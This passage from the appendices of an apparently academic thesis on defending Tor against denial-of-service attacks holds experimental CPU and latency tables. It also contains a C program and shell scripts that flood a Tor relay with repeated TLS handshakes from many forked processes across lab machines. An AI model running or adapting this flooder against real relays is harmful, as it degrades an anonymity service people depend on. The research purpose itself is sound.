391	18	$\frac{497}{998}$	$\frac{500}{1000}$	$\frac{499}{995}$	$\frac{501}{989}$	$\frac{498}{982}$	$\frac{501}{968}$	$\frac{492}{940}$	$\frac{481}{866}$	$\frac{514}{764}$	$\frac{256}{498}$
965	19	$\frac{461}{1000}$	$\frac{462}{999}$	$\frac{463}{995}$	$\frac{465}{989}$	$\frac{460}{972}$	$\frac{459}{965}$	$\frac{475}{945}$	$\frac{474}{877}$	$\frac{448}{743}$	$\frac{228}{515}$
516	20	$\frac{509}{1000}$	$\frac{510}{1000}$	$\frac{509}{996}$	$\frac{506}{989}$	$\frac{503}{982}$	$\frac{502}{960}$	$\frac{508}{939}$	$\frac{510}{886}$	$\frac{488}{737}$	$\frac{269}{511}$
Mean		0.5009	0.5019	0.5030	0.5050	0.5088	0.5167	0.5313	0.5724	0.6658	0.4992
Std Dev		0.0224	0.0225	0.0220	0.0221	0.0217	0.0231	0.0190	0.0176	0.0267	0.0338
Lower 95%		0.4904	0.4914	0.4927	0.4947	0.4986	0.5059	0.5224	0.5641	0.6533	0.4834
Upper 95%		0.5114	0.5125	0.5133	0.5153	0.5190	0.5275	0.5402	0.5806	0.6784	0.5150

C.1 OpenSSL and Tor Code

To obtain the code developed during this research, please contact Dr. Richard Raines, Director, Center for Information Security Education & Research Air Force Institute of Technology, 2950 Hobson Way, Bldg 642 Wright Patterson AFB, OH 45433-7765

Voice: 937.255.6565 ext 4278

DSN 785-6565 ext 4278

Email:richard.raines@afit.edu

Fax: 937.656.7061

C.2 Attack Program

```
/** Author Adam Fraser
 * \file attack.c
 *
 * This is a file that will be used to emulate a DDoS attack against Tor.
 **/

#include <string.h>
#include <arpa/inet.h>
#include <stdlib.h>
#include <stddef.h>
#include <assert.h>
#include <limits.h>
#include <sys/types.h>
#include <signal.h>
#include <errno.h>
#include <netdb.h>
#include "tortls.h"

/**
 * This function retrieves returns the IP address for the victim system
```

```
 **/
long getip(char *hostname) {
    struct hostent *he;
    long ipaddr;
    if ((ipaddr = inet_addr(hostname)) < 0) {
        if ((he = gethostbyname(hostname)) == NULL) exit(-1);
        memcpy(&ipaddr, he->h_addr, he->h_length);
    }
    return ipaddr;
}

/**
 * Establishes a socket with <host> on specified <port>.
 */
int connect_host(char* host, int port) {
    struct sockaddr_in s_in;
    int sock;
    s_in.sin_family = AF_INET;
    s_in.sin_addr.s_addr = getip(host);
    s_in.sin_port = htons(port);
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) <= 0) exit(1);
    alarm(10);
    if (connect(sock, (struct sockaddr *)&s_in, sizeof(s_in)) < 0) exit(1);
    alarm(0);
    return sock;
}

/**
 * This function spawns additional process that each attack the victim system
 * Each process establishes a socket, completes a TLS handshake, closes the
 * socket and then starts over again.
 **/
void attack(char *ip, int numChildren, int seed) {

        int sock;
```

```
        int port = 9001;  /* Default port for victim system */
        int i;
        int sleepTime;
        int parentPid;
        tor_tls* ttls;

        parentPid = getpid();
        for(i=seed; i<seed+numChildren; i++){
             if(fork()==0){
                   srand48(i);
                   break;
             }
        }
        if(getpid()==parentPid)
            exit(0);
        sleepTime = (lrand48() % 6);
        sleep(sleepTime);
        tor_tls_context_new(NULL,0,NULL,25000);
        while(1){
           sock = connect_host(ip,port);
           ttls = tor_tls_new(sock,0,0,0);
           if(!ttls){
              printf("tor_tls_new failed. Closing.\n");
           }
           if(tor_tls_handshake(ttls)!=0){
              printf("Handshake unsuccessful\n");
           }
           tor_tls_free(ttls);
           ttls = NULL;
           tor_close_socket(sock);
           sleepTime = (lrand48() % 6);
           sleep(sleepTime);
        }

}
```

```
int main(int argc, char *argv[]) {
  int nc =1;
  int s = 0;
  nc = atoi(argv[2]);
  s = atoi(argv[3]);
  attack(argv[1], nc,s);
  return 1;
}
```

C.3 Attack Startup Script For 18 Process Attack

```
#!/bin/sh

#1700 MHz Machines
ssh -f -l root attacker90 '/root/tor-0.1.1.7-alpha/src/common/start 2 437'
ssh -f -l root attacker91 '/root/tor-0.1.1.7-alpha/src/common/start 2 234'
ssh -f -l root attacker92 '/root/tor-0.1.1.7-alpha/src/common/start 2 73'
ssh -f -l root attacker93 '/root/tor-0.1.1.7-alpha/src/common/start 2 4'
ssh -f -l root attacker95 '/root/tor-0.1.1.7-alpha/src/common/start 2 73'
#1500 MHz Machine
ssh -f -l root attacker96 '/root/tor-0.1.1.7-alpha/src/common/start 1 112'
#2400 MHz Machine
ssh -f -l root attacker97 '/root/tor-0.1.1.7-alpha/src/common/start 4 43'
#2000 MHz Machine
./attack 18.244.0.7 3 59
```

C.4 Attack Shutdown Script

```
#!/bin/sh

ssh -f -l root attacker90 '/root/tor-0.1.1.7-alpha/src/common/finish'
ssh -f -l root attacker91 '/root/tor-0.1.1.7-alpha/src/common/finish'
ssh -f -l root attacker92 '/root/tor-0.1.1.7-alpha/src/common/finish'
ssh -f -l root attacker93 '/root/tor-0.1.1.7-alpha/src/common/finish'
```

```
ssh -f -l root attacker95 '/root/tor-0.1.1.7-alpha/src/common/finish'
ssh -f -l root attacker96 '/root/tor-0.1.1.7-alpha/src/common/finish'
ssh -f -l root attacker97 '/root/tor-0.1.1.7-alpha/src/common/finish'
kill `ps -aef | awk '/\.\/attack/ { print $2}'`
```

Table C.1: Seed Values and Process Distribution For DDoS Attacks

		Attacker							
		89	90	91	92	93	95	96	97
	Processor	2.0 GHz	1.7 GHz	1.7 GHz	1.7 GHz	1.7 GHz	1.7 GHz	1.5 GHz	2.4 GHz
	RAM	1GB	256 MB	256 MB	256 MB	256 MB	256 MB	256 MB	512 MB
Process Distribution	18	3	2	2	2	2	2	1	4
	58	6	4	4	4	5	5	3	7
	58	9	6	6	6	7	7	4	13
	100	13	12	12	12	12	12	9	18
RNG Seed Values	A	87	184	42	104	284	583	129	49
	B	39	34	94	847	103	29	83	20
	C	50	23	84	48	284	266	213	84
	D	99	339	37	498	12	39	287	76
	E	59	437	234	73	4	73	112	43

Appendix D. Experimental Data and Visual Tests For CPU Utilization

Table D.1: Experimental Results For Average Percent CPU Utilization (MPS=30)
(The Pilot Study Using 0.15 Only Examined the 58 and 100 Process Attacks)

	Attack Level			
Probability	18	38	58	100
0.0	25.42	53.07	79.23	100
	25.62	51.40	80.31	100
	20.55	49.88	79.23	100
	25.06	49.91	79.05	100
	24.75	50.00	79.24	100
0.0 (Modified)	29.47	59.08	89.99	100
	28.86	57.39	88.66	100
	28.54	57.32	89.25	100
	28.34	57.31	89.45	100
	29.20	60.76	88.90	100
0.15			68.52	71.30
			68.46	70.61
			67.75	71.76
0.3	29.86	57.40	63.63	65.06
	29.10	56.39	64.27	64.33
	29.07	56.16	64.08	64.79
	28.65	56.10	64.00	65.57
	29.88	58.48	64.18	65.75
0.5	29.65	56.37	62.07	59.46
	29.40	55.70	61.92	61.05
	29.19	55.51	61.49	62.32
	28.95	55.52	61.76	60.65
	29.89	57.57	61.52	62.31
0.7	30.05	55.69	61.54	58.89
	29.34	55.00	61.01	59.57
	29.10	55.00	60.78	59.32
	28.88	55.07	59.93	60.29
	29.88	56.92	61.11	59.74
1.0	29.79	55.08	58.47	58.83
	30.04	54.51	59.52	59.29
	29.46	54.18	59.95	56.50
	29.27	54.49	58.86	55.80
	29.07	55.99	59.58	56.85

Table D.2: 95% Confidence Intervals For Average Percent CPU Utilization

Probability

Attack	0.0				0.0 (Modified)			
	Mean	Lower 95%	Higher 95%	Std Dev	Mean	Lower 95%	Higher 95%	Std Dev
18	24.28	21.66	26.90	2.11	28.88	28.31	29.46	0.46
38	50.85	49.12	52.58	1.39	58.37	56.47	60.28	1.53
58	79.41	78.78	80.05	0.51	89.25	88.62	89.87	0.51
100	100	100	100		100	100	100	0
	0.15				0.3			
	Mean	Lower 95%	Higher 95%	Std Dev	Mean	Lower 95%	Higher 95%	Std Dev
18					29.31	28.64	29.98	0.54
38					65.10	64.38	65.82	1.02
58	68.25	67.17	69.32	0.43	64.03	63.72	64.34	0.25
100	71.22	69.79	72.66	0.58	65.10	64.38	65.82	0.58
	0.5				0.7			
	Mean	Lower 95%	Higher 95%	Std Dev	Mean	Lower 95%	Higher 95%	Std Dev
18	29.42	28.96	29.88	0.37	29.45	28.83	30.07	0.50
38	61.16	59.66	62.66	0.88	59.56	58.92	60.20	0.82
58	61.75	61.44	62.06	0.25	60.87	60.13	61.61	0.60
100	61.16	59.66	62.66	1.21	59.56	58.92	60.20	0.51
	1.0							
	Mean	Lower 95%	Higher 95%	Std Dev				
18	29.52	29.04	30.01	0.39				
38	57.45	55.56	59.34	0.71				
58	59.28	58.53	60.02	0.60				
100	57.45	55.56	59.34	1.52				

Table D.3: Average Percent CPU Utilization Student t-Test Results For Probability Differences ($\alpha = 0.05$)
(For Each Column, Probability Levels With Different Letters Are Statistically Different)

Process Level

Probability	18	38	58	100
0.0	B	D	A	A
0.0 (Modified)	A	A	B	A
0.15			C	B
0.3	A	B	D	C
0.5	A	B C	E	D
0.7	A	B C	F	E
1.0	A	C	G	F

Table D.4: Average Percent CPU Utilization Student t-Test Results For Process Differences ($\alpha = 0.05$)
(For Each Column, Process Levels With Different Letters Are Statistically Different)

	Probability Level						
Process Level	0.0	0.0 (Modified)	0.15	0.3	0.5	0.7	1.0
18	A	A		A	A	A	A
38	B	B		B	B	B	B
58	C	C	A	C	C	C	C
100	D	D	B	D	C	D	D

Table D.5: Average Percent CPU Utilization Student t-Test Results For 18 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
1.0	0.0	5.24	3.64	6.84	< 0.001
0.7	0.0	5.17	3.57	6.76	< 0.001
0.5	0.0	5.13	3.89	6.38	< 0.001
0.3	0.0	5.03	3.43	6.63	< 0.001
0.0 (Modified)	0	4.60	3.00	6.20	< 0.001
1.0	0.0 (Modified)	0.64	-0.96	2.24	0.42
0.7	0.0 (Modified)	0.57	-1.03	2.16	0.47
0.5	0.0 (Modified)	0.54	-0.71	1.79	0.39
0.3	0.0 (Modified)	0.43	-1.17	2.03	0.58
1.0	0.3	0.21	-1.38	1.81	0.79
0.7	0.3	0.14	-1.46	1.74	0.86
1.0	0.5	0.11	-1.14	1.36	0.86
0.5	0.3	0.11	-1.14	1.36	0.86
1.0	0.7	0.08	-1.52	1.67	0.92
0.7	0.5	0.03	-1.22	1.28	0.96

Table D.6: Average Percent CPU Utilization Student t-Test Results For 38 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
0.0 (Modified)	0.0	7.52	6.08	8.96	< 0.001
0.3	0.0	6.05	4.61	7.49	< 0.001
0.5	0.0	5.28	3.84	6.72	< 0.001
0.7	0.0	4.68	3.24	6.12	< 0.001
1.0	0.0	3.99	2.56	5.44	< 0.001
0.0 (Modified)	1.0	3.52	2.08	4.96	< 0.001
0.0 (Modified)	0.7	2.84	1.40	4.28	< 0.001
0.0 (Modified)	0.5	2.24	0.80	3.68	0.004
0.3	1.0	2.05	0.61	3.49	0.007
0.0 (Modified)	0.3	1.47	0.03	2.91	0.046
0.3	0.7	1.37	-0.07	2.81	0.062
0.5	1.0	1.28	-0.16	2.72	0.079
0.3	0.5	0.77	-0.67	2.21	0.280
0.7	1.0	0.68	-0.76	2.12	0.336
0.5	0.7	0.59	-0.84	2.04	0.401

Table D.7: Average Percent CPU Utilization Student t-Test Results For 58 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
0.0 (Modified)	1.0	29.97	29.35	30.59	< 0.001
0.0 (Modified)	0.7	28.38	27.75	28.99	< 0.001
0.0 (Modified)	0.5	27.49	26.88	28.12	< 0.001
0.0 (Modified)	0.3	25.22	24.59	25.84	< 0.001
0.0 (Modified)	0.15	21.01	20.29	21.72	< 0.001
0.0	1.0	20.13	19.51	20.76	< 0.001
0.0	0.7	18.54	17.91	19.16	< 0.001
0.0	0.5	17.66	17.04	18.28	< 0.001
0.0	0.3	15.38	14.76	16.00	< 0.001
0	0.15	11.17	10.45	11.88	< 0.001
0.0 (Modified)	0.0	9.84	9.22	10.46	< 0.001
0.15	1	8.97	8.26	9.68	< 0.001
0.15	0.7	7.37	6.66	8.08	< 0.001
0.15	0.5	6.49	5.78	7.20	< 0.001
0.3	1	4.75	4.13	5.38	< 0.001
0.15	0.3	4.21	3.50	4.92	< 0.001
0.3	0.7	3.16	2.54	3.78	< 0.001
0.5	1.0	2.47	1.85	3.10	< 0.001
0.3	0.5	2.28	1.66	2.90	< 0.001
0.7	1.0	1.60	0.98	2.22	< 0.001
0.5	0.7	0.88	0.25	1.50	0.008

Table D.8: Average Percent CPU Utilization Student t-Test Results For 100 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
0.0	1.0	42.55	41.43	43.66	< 0.001
0.0 (Modified)	1.0	42.55	41.43	43.66	< 0.001
0.0	0.7	40.44	39.32	41.55	< 0.001
0.0 (Modified)	0.7	40.44	39.32	41.55	< 0.001
0.0	0.5	38.84	37.73	39.95	< 0.001
0.0 (Modified)	0.5	38.84	37.73	39.95	< 0.001
0.0	0.3	34.90	33.77	36.01	< 0.001
0.0 (Modified)	0.3	34.90	33.79	36.01	< 0.001
0.0	0.15	28.77	27.52	30.03	< 0.001
0.0 (Modified)	0.15	28.78	27.52	30.03	< 0.001
0.15	1.0	13.77	12.52	15.03	< 0.001
0.15	0.7	11.66	10.41	12.92	< 0.001
0.15	0.5	10.07	8.81	11.32	< 0.001
0.3	1.0	7.65	6.53	8.76	< 0.001
0.15	0.3	6.13	4.87	7.38	< 0.001
0.3	0.7	5.54	4.42	6.65	< 0.001
0.3	0.5	3.94	2.83	5.05	< 0.001
0.5	1.0	3.71	2.59	4.82	< 0.001
0.7	1.0	2.11	0.99	3.22	< 0.001
0.5	0.7	1.60	0.48	2.71	0.007
0.0 (Modified)	0.0	0	-1.11	1.11	1.0

Table D.9: Average Percent CPU Utilization Student t-Test Results For 0.0 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	75.72	73.99	77.45	< 0.001
58	18	55.13	53.40	56.86	< 0.001
100	38	49.17	47.47	50.88	< 0.001
58	38	28.56	26.83	30.29	< 0.001
38	18	26.57	24.84	28.30	< 0.001
100	58	20.59	18.86	22.32	< 0.001

Table D.10: Average Percent CPU Utilization Student t-Test Results For 0.0 (Modified) Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	71.12	69.99	72.25	< 0.001
58	18	60.37	59.24	61.50	< 0.001
100	38	41.63	40.50	42.75	< 0.001
58	38	30.88	29.75	32.01	< 0.001
38	18	29.49	28.36	30.62	< 0.001
100	58	10.75	9.62	11.88	< 0.001

Table D.11: Average Percent CPU Utilization Student t-Test Results For 0.15 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	58	2.98	1.41	4.55	0.004

Table D.12: Average Percent CPU Utilization Student t-Test Results For 0.3 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	35.79	34.91	36.67	< 0.001
58	18	34.72	33.84	35.60	< 0.001
38	18	27.59	26.71	28.47	< 0.001
100	38	8.20	7.31	9.08	< 0.001
58	38	7.13	6.25	8.01	< 0.001
100	58	1.07	0.18	1.95	0.021

Table D.13: Average Percent CPU Utilization Student t-Test Results For 0.5 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
58	18	32.34	31.29	33.38	< 0.001
100	18	31.74	30.70	32.79	< 0.001
38	18	26.71	25.67	27.76	< 0.001
58	38	5.62	3.99	7.25	< 0.001
100	38	5.03	3.40	6.66	< 0.001
58	100	0.59	-1.04	2.22	0.452

Table D.14: Average Percent CPU Utilization Student t-Test Results For 0.7 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
58	18	31.43	30.59	32.26	< 0.001
100	18	30.11	29.28	30.95	< 0.001
38	18	26.09	25.25	26.92	< 0.001
58	38	5.34	4.50	6.17	< 0.001
100	38	4.03	3.19	4.86	< 0.001
58	100	1.31	0.48	2.15	0.004

Table D.15: Average Percent CPU Utilization Student t-Test Results For 1 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
58	18	29.75	28.53	30.98	< 0.001
100	18	27.93	26.70	29.15	< 0.001
38	18	25.33	24.10	26.55	< 0.001
58	38	4.43	3.20	5.65	< 0.001
100	38	2.60	1.38	3.83	< 0.001
58	100	1.82	0.60	3.05	0.006

Table D.16: Experimental Results and Confidence Intervals For Average Percent CPU Utilization (MPS=20)

	Attack Level			
Probability	18	38	58	100
1.0	29.86	60.83	83.45	86.36
	30.12	59.07	83.35	86.55
	29.60	57.42	83.35	85.28
Mean	29.86	59.11	83.38	86.07
Std Dev	0.25	1.71	0.06	0.69
Lower 95%	29.23	54.87	83.23	84.35
Upper 95%	30.48	63.34	83.52	87.78

Table D.17: Average Percent CPU Utilization Student t-Test Results For 1.0 Probability and Maximum Puzzle Strength of 20 ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	56.21	54.47	57.96	< 0.001
58	18	53.52	51.77	55.27	< 0.001
38	18	29.25	27.50	31.00	< 0.001
100	38	26.96	25.21	28.71	< 0.001
58	38	24.27	22.52	26.02	< 0.001
100	58	2.69	0.94	4.44	0.008



Figure D.1: Residual Histogram for CPU Utilization



Figure D.2: Normal Probability Plot of the Residuals for CPU Utilization



Figure D.3: Residual Versus Fitted Value for CPU Utilization

Appendix E. Experimental Data and Visual Tests For Latency

Table E.1: Experimental Results For Latency

	Attack Level			
Probability	18	38	58	100
0.0	5630	16823	38103	79932
	5713	16765	44575	79422
	6079	16797	41083	80370
	5242	15990	42734	81997
	5974	14931	40123	80089
0.0 (Modified)	8324	25959	65940	92499
	7735	24773	679545	92536
	8302	23756	65011	92419
	8317	24534	69252	91666
	8078	22712	70549	92603
0.3	9206	25302	34119	33975
	7907	22001	33100	32391
	8330	22145	28959	32937
	8600	23088	30022	34177
	7741	21724	32542	33255
0.5	8712	25268	30272	31493
	8510	22337	29188	31722
	7701	21684	30316	33545
	8108	22021	30186	33183
	7407	22004	30115	31030
0.7	8237	23242	29579	30610
	8457	21153	32516	34288
	8934	22101	28284	34537
	8706	22382	29924	31338
	7994	21982	30316	30984
1.0	8275	22417	32104	33652
	8412	21773	33046	33005
	8019	20912	29559	36143
	6893	21859	28720	35667
	9059	20994	29595	32605

Table E.2: 95% Confidence Intervals For Latency (μs)

Probability

Attack	0.0				0.0 (Modified)			
	Mean	Lower 95%	Higher 95%	Std Dev	Mean	Lower 95%	Higher 95%	Std Dev
18	5728	5321	6134	328	8151	7835	8467	254
38	16261	15241	17282	822	24347	22847	25846	1208
58	41324	38255	44392	2471	67741	64902	70581	2287
100	80362	79149	81574	977	92345	91866	92823	385
	0.3				0.5			
	Mean	Lower 95%	Higher 95%	Std Dev	Mean	Lower 95%	Higher 95%	Std Dev
18	8357	7632	9082	584	8088	7413	8762	543
38	22852	21036	24667	1462	22663	20832	24494	1474
58	31748	29053	34443	2170	30015	29433	30598	469
100	33347	32432	34262	737	32195	30824	33565	1104
	0.7				1.0			
	Mean	Lower 95%	Higher 95%	Std Dev	Mean	Lower 95%	Higher 95%	Std Dev
18	8466	8004	8927	372	8132	7149	9114	792
38	22172	21237	23107	753	21591	20804	22378	634
58	30124	28212	32036	1540	30780	28703	32857	1673
100	32351	29991	34712	1901	34215	32232	36197	1597

Table E.3: Latency Student t-Test Results For Probability Differences ($\alpha = 0.05$)
(For Each Column, Probability Levels With Different Letters Are Statistically Different)

	Process Level			
Probability	18	38	58	100
0.0	B	C	B	B
0.0 (Modified)	A	A	A	A
0.3	A	B	C	C D
0.5	A	B	C	D
0.7	A	B	C	D
1.0	A	B	C	C

Table E.4: Latency Student t-Test Results For Process Differences ($\alpha = 0.05$)
(For Each Column, Probability Levels With Different Letters Are Statistically Different)

	Probability Level					
Process Level	0.0	0.0 (Modified)	0.3	0.5	0.7	1.0
18	A	A	A	A	A	A
38	B	B	B	B	B	B
58	C	C	C	C	C	C
100	D	D	C	D	D	D

Table E.5: Latency Student t-Test Results For 18 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
0.7	0.0	2738.11	2069.84	3406.37	< 0.001
0.3	0.0	2629.27	1960.99	3297.54	< 0.001
0.0 (Modified)	0.0	2423.52	1755.24	3091.79	< 0.001
1.0	0.0	2403.95	1735.67	3072.22	< 0.001
0.5	0.0	2360.06	1691.78	3028.33	< 0.001
0.7	0.5	378.06	-290.22	1046.33	0.254
0.7	1.0	334.17	-334.11	1002.44	0.312
0.7	0.0 (Modified)	314.59	-353.68	982.87	0.341
0.3	0.5	269.211	-399.06	937.48	0.41
0.3	1.0	225.320	-442.954	893.594	0.493
0.3	0.0 (Modified)	205.75	-462.53	874.02	0.531
0.7	0.3	108.85	-559.43	777.12	0.740
0.0 (Modified)	0.5	63.46	-604.81	731.74	0.846
1.0	0.5	43.89	-624.38	712.17	0.893
0.0 (Modified)	1	19.57	-648.70	687.85	0.952

Table E.6: Latency Student t-Test Results For 38 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
0.0 (Modified)	0.0	8085.75	6634.70	9536.81	< 0.001
0.3	0.0	6590.71	5139.65	8041.76	< 0.001
0.5	0.0	6401.62	4950.57	7852.67	< 0.001
0.7	0.0	5910.84	4459.79	7361.89	< 0.001
1.0	0.0	5329.76	3878.71	6780.82	< 0.001
0.0 (Modified)	1.0	2755.99	1304.93	4207.04	< 0.001
0.0 (Modified)	0.7	2174.91	723.86	3625.97	0.005
0.0 (Modified)	0.5	1684.13	233.08	3135.19	0.025
0.0 (Modified)	0.3	1495.04	43.99	2946.10	0.044
0.3	1.0	1260.94	-190.11	2711.99	0.086
0.5	1.0	1071.86	-379.20	2522.91	0.140
0.3	0.7	679.87	-771.19	2130.92	0.343
0.7	1.0	581.08	-869.98	2032.13	0.417
0.5	0.7	490.78	-960.28	1941.83	0.492
0.3	0.5	189.09	-1261.97	1640.14	0.790

Table E.7: Latency Student t-Test Results For 58 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
0.0 (Modified)	0.5	37726.25	35259.08	40193.41	< 0.001
0.0 (Modified)	0.7	37617.66	35150.49	40084.82	< 0.001
0.0 (Modified)	1.0	36961.64	34494.47	39428.81	< 0.001
0.0 (Modified)	0.3	35993.12	33525.95	38460.29	< 0.001
0.0 (Modified)	0.0	26417.84	23950.67	28885.01	< 0.001
0.0	0.5	11308.40	8841.23	13775.57	< 0.001
0.0	0.7	11199.81	8732.65	13666.98	< 0.001
0.0	1.0	10543.80	8076.63	13010.97	< 0.001
0.0	0.3	9575.277	7108.11	12042.45	< 0.001
0.3	0.5	1733.13	-734.04	4200.30	0.160
0.3	0.7	1624.54	-842.63	4091.71	0.187
0.3	1.0	968.52	-1498.65	3435.69	0.426
1.0	0.5	764.60	-1702.56	3231.77	0.528
1.0	0.7	656.02	-1811.15	3123.18	0.588
0.7	0.5	108.59	-2358.58	2575.76	0.928

Table E.8: Latency Student t-Test Results For 100 Processes ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
0.0 (Modified)	0.5	60150.03	58548.85	61751.22	< 0.001
0.0 (Modified)	0.7	59993.11	58391.92	61594.29	< 0.001
0.0 (Modified)	0.3	58997.46	57396.28	60598.64	< 0.001
0.0 (Modified)	1.0	58130.04	56528.86	59731.22	< 0.001
0.0	0.5	48167.32	46566.14	49768.50	< 0.001
0.0	0.7	48010.39	46409.21	49611.58	< 0.001
0.0	0.3	47014.75	45413.56	48615.93	< 0.001
0.0	1.0	46147.33	44546.14	47748.51	< 0.001
0.0 (Modified)	0.0	11982.71	10381.53	13583.90	< 0.001
1.0	0.5	2019.99	418.81	3621.18	0.016
1.0	0.7	1863.07	261.88	3464.25	0.024
0.3	0.5	1152.57	-448.61	2753.76	0.150
0.3	0.7	995.65	-605.54	2596.83	0.212
1.0	0.3	867.42	-733.77	2468.60	0.275
0.7	0.5	156.93	-1444.26	1758.11	0.841

Table E.9: Latency Student t-Test Results For 0.0 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	74634.24	72756.81	76511.68	< 0.001
100	38	64100.70	62223.26	65978.14	< 0.001
100	58	39038.25	37160.81	40915.69	< 0.001
58	18	35595.99	33718.56	37473.43	< 0.001
58	38	25062.45	23185.01	26939.89	< 0.001
38	18	10533.55	8656.11	12410.98	< 0.001

Table E.10: Latency Student t-Test Results For 0.0 (Modified) Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	84193.44	82432.47	85954.41	< 0.001
100	38	67997.66	66236.69	69758.63	< 0.001
58	18	59590.32	57829.34	61351.29	< 0.001
58	38	43394.54	41633.56	45155.51	< 0.001
100	58	24603.12	22842.15	26364.10	< 0.001
38	18	16195.78	14434.81	17956.75	< 0.001

Table E.11: Latency Student t-Test Results For 0.3 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	24990.23	23126.06	26854.41	< 0.001
58	18	23391.45	21527.28	25255.63	< 0.001
38	18	14494.99	12630.81	16359.16	< 0.001
100	38	10495.24	8631.07	12359.42	< 0.001
58	38	8896.46	7032.29	10760.64	< 0.001
100	58	1598.78	-265.40	3462.96	0.088

Table E.12: Latency Student t-Test Results For 0.5 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	24106.87	22781.75	25431.99	< 0.001
58	18	21927.53	20602.41	23252.65	< 0.001
38	18	14575.11	13249.99	15900.23	< 0.001
100	38	9531.76	8206.64	10856.88	< 0.001
58	38	7352.42	6027.30	8677.54	< 0.001
100	58	2179.33	854.21	3504.45	0.003

Table E.13: Latency Student t-Test Results For 0.7 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
100	18	23885.7392	22151.7621	25619.7163	< 0.001
58	18	21658.068	19924.0909	23392.0451	< 0.001
38	18	13706.2748	11972.2977	15440.2519	< 0.001
100	38	10179.4644	8445.4873	11913.4415	< 0.001
58	38	7951.7932	6217.8161	9685.7703	< 0.001
100	58	2227.6712	493.694104	3961.6483	0.01503084

Table E.14: Latency Student t-Test Results For 1.0 Probability ($\alpha = 0.05$)

Level_A	Level_B	Mean Difference	Lower CL	Upper CL	P-value
